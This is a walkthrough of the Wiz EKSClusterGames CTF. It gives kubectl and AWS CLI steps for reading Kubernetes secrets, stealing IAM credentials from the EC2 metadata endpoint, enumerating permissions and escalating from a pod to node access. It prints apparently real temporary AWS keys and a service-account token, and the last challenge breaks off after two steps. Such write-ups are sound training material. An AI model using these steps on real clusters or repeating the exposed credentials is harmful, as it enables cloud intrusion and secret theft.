AWS EKS Challenge: Walkthrough of EKSClusterGames.com CTF
EKSClusterGames is an entertaining and instructive series of ctf challenges meant to assess your proficiency with AWS and Kubernetes by wiz.io. Every task is designed to impart knowledge on Amazon EKS functionality and enhance cluster security. I’ll walk you through each task in this walkthrough and give you the instructions and ideas you need to get through them.
CTF Link: https://eksclustergames.com/

Challenge 1: Secret Seeker
The first task is about discovering a secret within the Kubernetes cluster.
Solution:
- First, list the secrets available:
root@wiz-eks-challenge:~# kubectl get secrets
NAME         TYPE     DATA   AGE
log-rotate   Opaque   1      4d5h
2. Output the secret in YAML format to find the encoded flag:
root@wiz-eks-challenge:~# kubectl get secrets -o yaml
apiVersion: v1
items:
- apiVersion: v1
  data:
    flag: d2l6X2Vrc19jaxxxxxxxxxxxxxxxxxxxxxxxxxxxxfQ==
  kind: Secret
  metadata:
    creationTimestamp: "2023-11-01T13:02:08Z"
    name: log-rotate
    namespace: challenge1
    resourceVersion: "890951"
    uid: 03f6372c-b728-4c5b-ad28-70d5af8d387c
  type: Opaque
kind: List
metadata:
  resourceVersion: ""
3. Decode the Base64 encoded flag:
root@wiz-eks-challenge:~# echo "d2l6X2Vrc19jaGFsbGVxxxxxxxxxxxxx---output--masked-----" | base64 -d
wiz_eks_xxxxxxxx---output--masked-----

Challenge 2: Registry Hunt
The second challenge is about finding the internal container images and access the private registry.
Solution:
- Check for running pods:
root@wiz-eks-challenge:~# kubectl get pods
NAME                    READY   STATUS    RESTARTS   AGE
database-pod-2c9b3a4e   1/1     Running   0          4d4h
2. Save the output in the yaml format:
root@wiz-eks-challenge:~# kubectl get pods -o yaml
apiVersion: v1
items:
- apiVersion: v1
  kind: Pod
  metadata:
    annotations:
      kubernetes.io/psp: eks.privileged
      pulumi.com/autonamed: "true"
    creationTimestamp: "2023-11-01T13:32:05Z"
    name: database-pod-2c9b3a4e
    namespace: challenge2
    resourceVersion: "897497"
    uid: 57fe7d43-5eb3-4554-98da-47340d94b4a6
  spec:
    containers:
    - image: eksclustergames/base_ext_image
      imagePullPolicy: Always
      name: my-container
      resources: {}
      terminationMessagePath: /dev/termination-log
      terminationMessagePolicy: File
      volumeMounts:
      - mountPath: /var/run/secrets/kubernetes.io/serviceaccount
        name: kube-api-access-cq4m2
        readOnly: true
    dnsPolicy: ClusterFirst
    enableServiceLinks: true
    imagePullSecrets:
    - name: registry-pull-secrets-780bab1d
------- Snippet ------
    containerStatuses:
    - containerID: containerd://b427307b7f428bcf6a50bb40ebef194ba358f77dbdb3e7025f46be02b922f5af
      image: docker.io/eksclustergames/base_ext_image:latest
      imageID: docker.io/eksclustergames/base_ext_image@sha256:a17a9428af1cc25f2158dfba0fe3662cad25b7627b09bf24a915a70831d82623
      lastState: {}
------- Snippet ------
3. Check for the secrets
root@wiz-eks-challenge:~# kubectl get secrets
Error from server (Forbidden): secrets is forbidden: User "system:serviceaccount:challenge2:service-account-challenge2" cannot list resource "secrets" in API group "" in the namespace "challenge2"
4. Try listing secrets, which should be forbidden in the different namespaces of the cluster:
root@wiz-eks-challenge:~# kubectl get secrets -n challenge1
Error from server (Forbidden): secrets is forbidden: User "system:serviceaccount:challenge2:service-account-challenge2" cannot list resource "secrets" in API group "" in the namespace "challenge1"

root@wiz-eks-challenge:~# kubectl get secrets -n challenge2
Error from server (Forbidden): secrets is forbidden: User "system:serviceaccount:challenge2:service-account-challenge2" cannot list resource "secrets" in API group "" in the namespace "challenge2"
5. Get the specific secret containing the Docker registry credentials:
An imagePullSecrets is an authorization token, also known as a secret, that stores Docker credentials that are used for accessing a registry. The imagePullSecrets can be used when installing software that requires entitlement.
root@wiz-eks-challenge:~# kubectl get secrets registry-pull-secrets-780bab1d -o yaml
apiVersion: v1
data:
  .dockerconfigjson: eyJhdXRo---output--masked-----80Um5WRGJ3PT0ifX19
kind: Secret
metadata:
  annotations:
    pulumi.com/autonamed: "true"
  creationTimestamp: "2023-11-01T13:31:29Z"
  name: registry-pull-secrets-780bab1d
  namespace: challenge2
  resourceVersion: "897340"
  uid: 1348531e-57ff-42df-b074-d9ecd566e18b
type: kubernetes.io/dockerconfigjson

6. Decode the JWT token from the secret to retrieve the Docker registry credentials.

7. This is a base64, decode it to get the username and password for container registry.
8. On a VM or any terminal with Docker installed, log into the Docker registry using the credentials.
root@wiz-eks-challenge:~# docker
bash: docker: command not found
local@root# docker login -u eks---output--masked----- -p ---output--masked-----

WARNING! Using --password via the CLI is insecure. Use --password-stdin.
WARNING! Your password will be stored unencrypted in /home/demo/.docker/config.json.
Configure a credential helper to remove this warning. See
https://docs.docker.com/engine/reference/commandline/login/#credentials-store

Login Succeeded
Also crane tool can be used as mentioned in the challenge.
9. Pull the Docker image and run it to find the flag inside:
docker pull eksclustergames/base_ext_image

docker run -it eksclustergames/base_ext_image sh
/ #
/ # ls
bin       dev       etc       flag.txt  home      lib       lib64     proc      root      sys       tmp       usr       var
/ # cat flag.txt
wiz_---output--masked-----
Challenge 3: Image Inquisition

For the third challenge, the need is to gain access to an private AWS ECR repository by trying to find AWS credentials, which we successfully retrieve via the EC2 metadata API.
Solution:
- List the pods and find the image name:
root@wiz-eks-challenge:~# kubectl get pods
NAME                      READY   STATUS    RESTARTS   AGE
accounting-pod-876647f8   1/1     Running   0          4d5h

root@wiz-eks-challenge:~# kubectl get pods -o yaml | grep image
    - image: 68---output--masked-----c@sha256:7486d05d33ecb1c6e1c796d59f63a336cfa8f54a3cbc5abf162f533508dd8b01
      imagePullPolicy: IfNotPresent
      image: sha256:575a75bed1bdcf83fba40e82c30a7eec7bc758645830332a38cef238cd4cf0f3
      imageID: 68---output--masked-----a336cfa8f54a3cbc5abf162f533508dd8b01
- This image is stored in ECR, so we need to get authenticated ourself for ecr. Currently we dont have creds. lets try to find aws creds.
- aws cli can be used to communicate with aws, aws cli is installed but not configured.
- Another method to dump the temporary credentials is via AWS meta data api.
root@wiz-eks-challenge:~# curl http://169.254.169.254/latest/meta-data/iam/security-credentials/eks-challenge-cluster-nodegroup-NodeInstanceRole
{"AccessKeyId":"ASIA2AVYNEVMZ5S2O726","Expiration":"2023-11-05 19:43:38+00:00","SecretAccessKey":"ewr+3EeO55ua6Oz0WN1ytNUZOTMKO4xk8k/V","SessionToken":"FwoGZXIvYXdzEFQaDMgEerGAb06rgo+Q5yK3AcgVSvpy1dpVeyXYyM7PLDctiXrxWyLFOWvooZiGGjb8xYoJIXuWRq8HWW9bzDd3uaD3+4/VA5gGJOkR4ZXGuM8cyfMU5Jh858za0XCLEFUaxJrvTXR/VxyJi+XzlEDHzRcQ8Iq+U++hfV1GaZz+683RGScaCZSUnV4U4Fd8FgEjEFWkYazGvnHgfStzaFiuLKglrQm21IKBHuXS0IuSk4YAoOGAMwdyzHKHRFqYNTWlHOiijaxJ+qBjItnKpogiO0kKNq5gU4jgq2qVKMMR14GbdUf181hpc7wbRnyjRhaJD0CS4mjNWn"}
2. Export the above AWS keys and check its permission.
root@wiz-eks-challenge:~# export AWS_ACCESS_KEY_ID=
root@wiz-eks-challenge:~# export AWS_SECRET_ACCESS_KEY=
root@wiz-eks-challenge:~# export AWS_SESSION_TOKEN=

root@wiz-eks-challenge:~# aws sts get-caller-identity
{
    "UserId": "AROA2AVYNEVMQ3Z5GHZHS:i-0cb922c6673973282",
    "Account": "688655246681",
    "Arn": "arn:aws:sts::688655246681:assumed-role/eks-challenge-cluster-nodegroup-NodeInstanceRole/i-0cb922c6673973282"
}
3. Let’s perform the enumeration to check the permission of IAM role.
root@wiz-eks-challenge:~# python3 enumerate-iam.py  --access-key ASIA2AVYNEVMZ5S2O726 --secret-key ewr+3EeO55ua6Oz0WNZA0ZLOTMKO4xk8k/V --session-token FwoGZXIvYXdzEFQaDMgEerG5yK3AcgVSvpy1prvXDodpVeyXYyM7PLDctiXrxWyLFOWvooZiGGjb8xYoJIXuWRq8HWW9bzDd3uaD3+4/VA5gGJOkR4ZXGuM8cyfMU5Jh858za0XCLEFUaxJrvTXR/VxyJi+XzlEDHzRcQ8Iq+U++hfV1GaZz+683RGScaCZSUnV4U4Fd8FgEjEFWkYazGvnHgfStzaFiuLKglrQm21IKBHuXS0IuSk4YAoOGAMwdyzHKHRFqYNTWlHOiijaxJ+qBjItnKpogiO0kKNq5gU4jgq2qVKMMR14GbdUf181hpc7wbRnyjRhaJD0CS4mjNWn
2023-11-06 00:21:24,287 - 4349 - [INFO] Starting permission enumeration for access-key-id "ASIA2AVYNEVMZ5S2O726"
2023-11-06 00:21:26,346 - 4349 - [INFO] -- Account ARN : arn:aws:sts::688655246681:assumed-role/eks-challenge-cluster-nodegroup-NodeInstanceRole/i-0cb922c6673973282
2023-11-06 00:21:26,346 - 4349 - [INFO] -- Account Id  : 688655246681
2023-11-06 00:21:26,346 - 4349 - [INFO] -- Account Path: assumed-role/eks-challenge-cluster-nodegroup-NodeInstanceRole/i-0cb922c6673973282
2023-11-06 00:21:29,102 - 4349 - [INFO] Attempting common-service describe / list brute force.
2023-11-06 00:21:32,809 - 4349 - [INFO] -- sts.get_caller_identity() worked!
2023-11-06 00:21:34,568 - 4349 - [INFO] -- ecr.get_authorization_token() worked!
2023-11-06 00:21:34,910 - 4349 - [INFO] -- ecr.describe_repositories() worked!
4. The region name and repository name can be identified from above accounting-pod-876647f8 pod.
root@wiz-eks-challenge:~# aws ecr describe-repositories --repository-names central_repo-aaf4a7c --region us-west-1
{
    "repositories": [
        {
            "repositoryArn": "arn:aws:ecr:us-west-1:<Account-ID>:repository/cent--xxxxx----c",
            "registryId": "<Account-ID>",
            "repositoryName": "cent--xxxxx----c",
            "repositoryUri": "<Account-ID>.dkr.ecr.us-west-1.amazonaws.com/cent--xxxxx----c",
            "createdAt": "2023-11-01T19:01:27+05:30",
            "imageTagMutability": "MUTABLE",
            "imageScanningConfiguration": {
                "scanOnPush": false
            },
            "encryptionConfiguration": {
                "encryptionType": "AES256"
            }
        }
    ]
}
5. In a local vm or linux terminal install aws cli & docker login and login via aws ecr & docker login command.
local@root# aws ecr get-login-password --region us-west-1 | docker login --username AWS --password-stdin <Account-ID>.dkr.ecr.us-west-1.amazonaws.com
WARNING! Your password will be stored unencrypted in /home/demo/.docker/config.json.
Configure a credential helper to remove this warning. See
https://docs.docker.com/engine/reference/commandline/login/#credentials-store

Login Succeeded
6. Pull the ECR image:
local@root# docker pull <Account-ID>.dkr.ecr.us-west-1.amazonaws.com/ccent--xxxxx----cc@sha256:7486d05d33ecb1c6e1c796d59f63a336cfa8f54a3cbc5abf162f533508dd8b01
7. Use the Dive tool to inspect the layers of the image and find the flag:
dive <Account-ID>.dkr.ecr.us-west-1.amazonaws.com/---output--masked-----4a7c@sha256:7486d05d33ecb1c6e1c796d59f63a336cfa8f54a3cbc5abf162f533508dd8b01a7c@sha256:7486d05d33ecb1c6e1c796d59f63a336cfa8f54a3cbc5abf162f533508dd8b01
8. Check the dive tool output.
Another way by which docker login can be performed via crane tool and thus exporting the image in tar, thus extracting the image from image.tar and reading the layers will reveal the flag.

Challenge 4: Pod Break
This challenge is about using a not so common method to access the EKS node from the compromised pod.

- Attempt to list pods to confirm the lack of permissions:
root@wiz-eks-challenge:~# kubectl get pods
Error from server (Forbidden): pods is forbidden: User "system:serviceaccount:challenge4:service-account-challenge4" cannot list resource "pods" in API group "" in the namespace "challenge4"
2. Read the config file at ~/.kube/config
root@wiz-eks-challenge:~# cat ~/.kube/config
apiVersion: v1
clusters:
- cluster:
    certificate-authority: /var/run/secrets/kubernetes.io/serviceaccount/ca.crt
    server: https://10.100.0.1
  name: localcfg
contexts:
- context:
    cluster: localcfg
    namespace: challenge4
    user: user
  name: localcfg
current-context: localcfg
kind: Config
preferences: {}
users:
- name: user
  user:
    token: eyJhbGciOiJSUzI1NiIsImtpZCI6IjZkMjNjYTkwMGI2MTVhYWJmNTBmYWJlZDc0NzA1OTNiNjIyMDA5NmYifQ.eyJhdWQiOlsiaHR0cHM6Ly9rdWJlcm5ldGVzLmRlZmF1bHQuc3ZjIl0sImV4cCI6MTY5OTI2Nzg4NiwiaWF0IjoxNjk5MjY0Mjg2LCJpc3MiOiJodHRwczovL29pZGMuZWtzLnVzLXdlc3QtMS5hbWF6b25hd3MuY29tL2lkL0MwNjJDMjA3QzhGNTBERTRFQzI0QTM3MkZGNjBFNTg5Iiwia3ViZXJuZXRlcy5pbyI6eyJuYW1lc3BhY2UiOiJjaGFsbGVuZ2U0Iiwic2VydmljZWFjY291bnQiOnsibmFtZSI6InNlcnZpY2UtYWNjb3VudC1jaGFsbGVuZ2U0IiwidWlkIjoiYWQ0NDg0OGQtN2I4ZC00Y2MxLThlMzAtNWIyM2M5YTUyYzQwIn19LCJuYmYiOjE2OTkyNjQyODYsInN1YiI6InN5c3RlbTpzZXJ2aWNlYWNjb3VudDpjaGFsbGVuZ2U0OnNlcnZpY2UtYWNjb3VudC1jaGFsbGVuZ2U0In0.dWRvnYrOAXuYhS6tw7PSpDZqWqlAx14j7pdMk10xZTMusN-3zlUdLRF2gA9UNsvsvpDoY_xy_XILSe85i_IuR2EAqoX5n6Dk1gUjNyX7kbkk_pBHEdDGy9fpt1eYq97Sy2dSnbeJp6duY1zq7w4366Z3hRTG7y0LYUgu9141f8ADKIZlGgM3aunoEuwTVLWSOWxKWNWReIeSU2_mktXqkYlL4iWuqzCKQn9RFyPKaUChpxky7I0HpvMVvr5CWOqhXctqrvUXcNasTmKCNOYnRUp1HDLhHMA_gLZBbFbpeqFXoD0V8KdRE1YD2YUtskNWwt9SYq6saDX6aPUtMAjRTA
3. Check the cluster name is given localcfg. Lets try to get eks cluster token.
The goal of Challenge 4 is obvious: we have to target the Node service account in order to escalate privileges from a pod to a node. Using the eks command to update the kubeconfig file would be a simple way to accomplish this. However, a lack of permissions causes this attempt to fail. After more research, we discover that the aws eks get-token command provides an additional way to communicate with EKS, possibly getting around the permission restrictions.
root@wiz-eks-challenge:~# aws eks get-token --cluster-name localcfg --region us-west-1

TOKEN=$(aws  eks get-token --cluster-name localcfg --region us-west-1 | jq  -r .status.token)

root@wiz-eks-challenge:~# kubectl get pods --token=$TOKEN
error: You must be logged in to the server (Unauthorized)
This token is not working, because the cluster name is not right. Lets try to guess for the cluster name.
root@wiz-eks-challenge:~# aws sts get-caller-identity
{
    "UserId": "AROA2AVYNEVMQ3Z5GHZHS:i-0cb922c6673973282",
    "Account": "688655246681",
    "Arn": "arn:aws:sts::688655246681:assumed-role/eks-challenge-cluster-nodegroup-NodeInstanceRole/i-0cb922c6673973282"
}
4. Another cluster name could be eks-challenge-cluster. As the output is different and on checking kubectl get pods --token=TOKEN1 it gives output other than unauthorized.
aws eks get-token --cluster-name <name> will give the token even when cluster name is incorrect hence cluster name needs to be correct for token to work.
5. After valid token , try listing the pods again:
root@wiz-eks-challenge:~# TOKEN1=$(aws  eks get-token --cluster-name eks-challenge-cluster --region us-west-1 | jq  -r .status.token)

root@wiz-eks-challenge:~# kubectl get pods --token=$TOKEN1
No resources found in challenge4 namespace.
5. Now let's list the permissions of the token to see what we can do.
root@wiz-eks-challenge:~# kubectl auth can-i --list --token=$TOKEN1
warning: the list may be incomplete: webhook authorizer does not support user rule resolution
Resources                                       Non-Resource URLs   Resource Names     Verbs
serviceaccounts/token                           []                  [debug-sa]         [create]
selfsubjectaccessreviews.authorization.k8s.io   []                  []                 [create]
selfsubjectrulesreviews.authorization.k8s.io    []                  []                 [create]
pods                                            []                  []                 [get list]
secrets                                         []                  []                 [get list]
serviceaccounts                                 []                  []                 [get list]
                                                [/api/*]            []                 [get]
                                                [/api]              []                 [get]
                                                [/apis/*]           []                 [get]
                                                [/apis]             []                 [get]
                                                [/healthz]          []                 [get]
                                                [/healthz]          []                 [get]
                                                [/livez]            []                 [get]
                                                [/livez]            []                 [get]
                                                [/openapi/*]        []                 [get]
                                                [/openapi]          []                 [get]
                                                [/readyz]           []                 [get]
                                                [/readyz]           []                 [get]
                                                [/version/]         []                 [get]
                                                [/version/]         []                 [get]
                                                [/version]          []                 [get]
                                                [/version]          []                 [get]
podsecuritypolicies.policy                      []                  [eks.privileged]   [use]
6. Now, list the servive account , secrets via kubectl using the token.
root@wiz-eks-challenge:~# kubectl get serviceaccount --token=$TOKEN1
NAME                         SECRETS   AGE
default                      0         5d14h
service-account-challenge4   0         5d14h

root@wiz-eks-challenge:~# kubectl get secrets --token=$TOKEN1
NAME        TYPE     DATA   AGE
node-flag   Opaque   1      4d21h
7. Fetch the secrets in the namespace & get the flag from secrets.
root@wiz-eks-challenge:~# kubectl get secrets -o yaml --token=$TOKEN1
apiVersion: v1
items:
- apiVersion: v1
  data:
    flag: <Base64_encoded_token>
  kind: Secret
  metadata:
    creationTimestamp: "2023-11-01T12:27:57Z"
    name: node-flag
    namespace: challenge4
    resourceVersion: "883574"
    uid: 26461a29-ec72-40e1-adc7-99128ce664f7
  type: Opaque
kind: List
metadata:
  resourceVersion: ""
8. Decode the base64 encoded value of the data.
root@wiz-eks-challenge:~# echo "<Base64_encoded_token>" | base64 -d
wiz_eks_---output--masked-flag-----}
Challenge 5: Container Secrets Infrastructure
This challenge requires to assume an AWS IAM role through a Kubernetes service account to access an S3 bucket and retrieve the final flag.


- View the IAM policy in the challenge description
2. Check the trust policy in the challenge 5.
